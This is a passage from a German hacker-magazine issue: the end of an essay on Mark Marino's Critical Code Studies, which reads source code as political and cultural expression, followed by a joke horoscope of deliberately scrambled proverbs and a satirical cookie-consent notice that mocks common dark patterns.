Marino macht sich für eine breitere Auslegung von Quellcode stark, die schon im Informatikstudium gelehrt werden sollte. Seine *Critical Code Studies* sind auch als Buch erschienen. [9] Dabei handelt es sich im Wesentlichen um die Kunst der Auslegung von Quellcode; denn Code sei inzwischen Teil aller Lebensbereiche. Marino schlägt nun vor, Quellcode wie ein Stück Literatur auf seine *extrafunktionalen* Eigenschaften hin zu befragen, da sonst wesentliche Teile unserer Menschlichkeit nicht mehr erfasst würden, die im Code steckten oder aus ihm erwachsen. Marino führt das untenstehende Foto als Beispiel an. [10]



Protestcode; Code als politische Botschaft. (Indien 2011)

Es stammt aus dem Jahr 2011 und zeigt eine Frau in Indien, die gegen die Korruption in ihrem Land protestiert. Dabei nutzt sie Quellcode, um eine gesellschaftliche und politische Debatte anzustoßen. Als das Bild damals im Internet zu kursieren begann, hatten Programmiererinnen und Programmierer lediglich angefangen, Fehler im Code der jungen Frau aufzudecken und sie dafür bloßzustellen. Der tatsächliche Kontext aber, in dem dieser Code funktioniert und der ein politischer ist, sahen sie gar nicht; denn für die junge Frau ist Quellcode hier eine Möglichkeit, ihre politische Meinung zu formulieren.

Code ist also weit mehr als bloß zweckorientierte Funktionalität im Sinne des Ingenieurwesens. Er transportiert immer auch das Wissen, die Erfahrung und die Haltung derjenigen, die ihn schreiben und interpretieren. Und wir tun gut daran, diese Eigenschaften mitzulesen und sich ihnen bewusst zu sein.

Referenzen

[1] Aldous Huxley: „Brave New World. A Novel.“ (1932)

[2] dotnetpro: „Core“, https://www.dotnetpro.de/core-893531.html

[3] Heise+: „Synthetische Biologie: Junge Disziplin programmiert das Leben neu“ (2022), https://www.heise.de/hintergrund/a-7097643.html

[4] t3n: „Besser schlafen dank Braindump: So sortierst du das Chaos im Kopf“ (2022), https://t3n.de/news/a-1216524/

[5] Homepage von Dylan Beattie: https://dylanbeattie.net

[6] Dylan Beattie: „The Art of Code“ (2020), https://www.youtube.com/watch?v=6avJHaC3C2U

[7] Homepage von Jon Corbett: http://joncorbett.ca

[8] HaCCS Lab, Mark C. Marino: http://haccslab.com

[9] Mark C. Marino: „Critical Code Studies (Buch)“ (2020), https://mitpress.mit.edu/books/critical-code-studies

[10] Mark C. Marino: „Critical Code Studies (Vortrag)“ (2021), https://www.youtube.com/watch?v=_oKfIqNPMXA&t=3363s

horoskop

Radosaurier
21.01. – 19.02.

Was man nicht im Kopf hat, das verschiebe nicht auf morgen.

Doge
20.02. – 20.03.

Wenn zwei sich streiten, tanzen die Mäuse auf dem Tisch.

Brechstange
21.03. – 20.04.

Kleine Geschenke verlassen das sinkende Schiff.

Blåhaj
21.04. – 20.05.

Dem Hahn, der zu früh kräht, schaut man nicht ins Maul.

Pinguine
21.05. – 21.06.

Schönheit scheißt immer auf den größten Haufen.

Fidgetspinner
22.06. – 22.07.

Gelegenheit währt am längsten.

Tacocat
23.07. – 23.08.

Jedes Böhnchen ist umsonst.

Panikfrog
24.08. – 23.09.

Stadtluft ist die beste Medizin.

Robodog
24.09. – 23.10.

Hunde, die bellen, erhalten die Freundschaft.

Rakete
24.10. – 22.11.

Argwohn wurde nicht an einem Tag erbaut.

Facehugger
23.11. – 21.12.

Gut Ding ist der erste Schritt zur Besserung.

Fritten
22.12. – 20.01.

Zeit ist kein Ponyhof.

Dark Pattern: Cookie Consent

Wir nutzen Dark Patterns, um u.a. dein Leseerlebnis zu verbessern. Ein Dark Pattern ist ein Design, das dich geräuschlos dabei unterstützt etwas entgegen deiner Interessen zu tun. Auf diese Weise machst du neue Erfahrungen und erweiterst deinen Horizont.

- **Forcierte Kontinuität:** Mit deiner Zustimmung bekommst du diese Ausgabe zum Preis von zweieinhalb Keksen. Unser Service an dich: Du abonnierst damit automatisch die nächsten Ausgaben der Datenschleuder zum vollen Kekspackungspreis.
- **Vorsätzliche Irreführung:** Am besten schaust du dir nur diese Option an, das ist für uns alle das Beste.*
- **Köder & Tausch:** Wenn du dieses Häkchen entfernst, werden alle anderen Häkchen zurückgesetzt.
- **Versteckte Kosten:** Zusätzliche Verpackungskosten, die wir dir verraten, wenn wir uns bereit dafür fühlen.
- **Schabenfalle:** Um unseren Abmachungen zuzustimmen, musst du lediglich diese Ausgabe öffnen. Widersprüche müssen schriftlich per Fax geschickt werden an eine Nummer, die du erstmal finden darfst. Hahah, happy Easter-egging!
- **Verdeckte Preise:** Du könntest das DS-Deluxe-Paket, das Premium-Paket oder das Magic-Fairydust-Paket bekommen zu öhm … irgendeinem Preis. (Tipp: Trenne vorsichtig mit einem Lasercutter die Schicht zwischen den Seiten 0x2a und 0x2b. Dort findest du unser aktuelles und mit Zitronentinte repliziertes Preisverzeichnis.)
- **Versteckte Anzeigen:** Zwischen all diesen Bestimmungen könnte deine Werbung stehen.
- **Datenschutz-Zuckering:** Mit deiner Zustimmung erlaubst du uns, deine Daten an beliebige Dritte weiterzugeben. Sicher fragst du dich wer das ist. Ein Teil dieser Antwort würde dich verunsichern, deswegen stell dir einfach selbst vor wer es sein könnte.
- **Wachstums-Hacking durch Spamming:** Gib uns am besten auch gleich deine Adressbücher, damit wir deine Bekannten von deiner großartigen Entscheidung, Kundin der Datenschleuder zu sein, informieren können.
- **In den Korb schleichen:** Übrigens haben wir dir noch ein Papphütchen zum Abo dazugepackt. Du kannst es dir aus dem Cover falten. Es kostet leider etwas extra, ist aber als Service von uns schonmal in deinem Einkaufskorb gelandet.
- **Straßensperre:** Stopp. Hammertime.
- **Fehlinformationen:** Klick hier für mehr Informationen. Ach ja, du kannst ja gar nicht klicken. Schaaade, aber egal.

Zustimmen & Erlebnis verbessern

Unsere Datenschutzerklärung: 2 h Lese- und Lebenszeit, um deine Privatsphäre auf dieser einen Seite evtl. zu sichern.

* außer für dich evtl. Ja nee, für dich ist das nicht wirklich so super!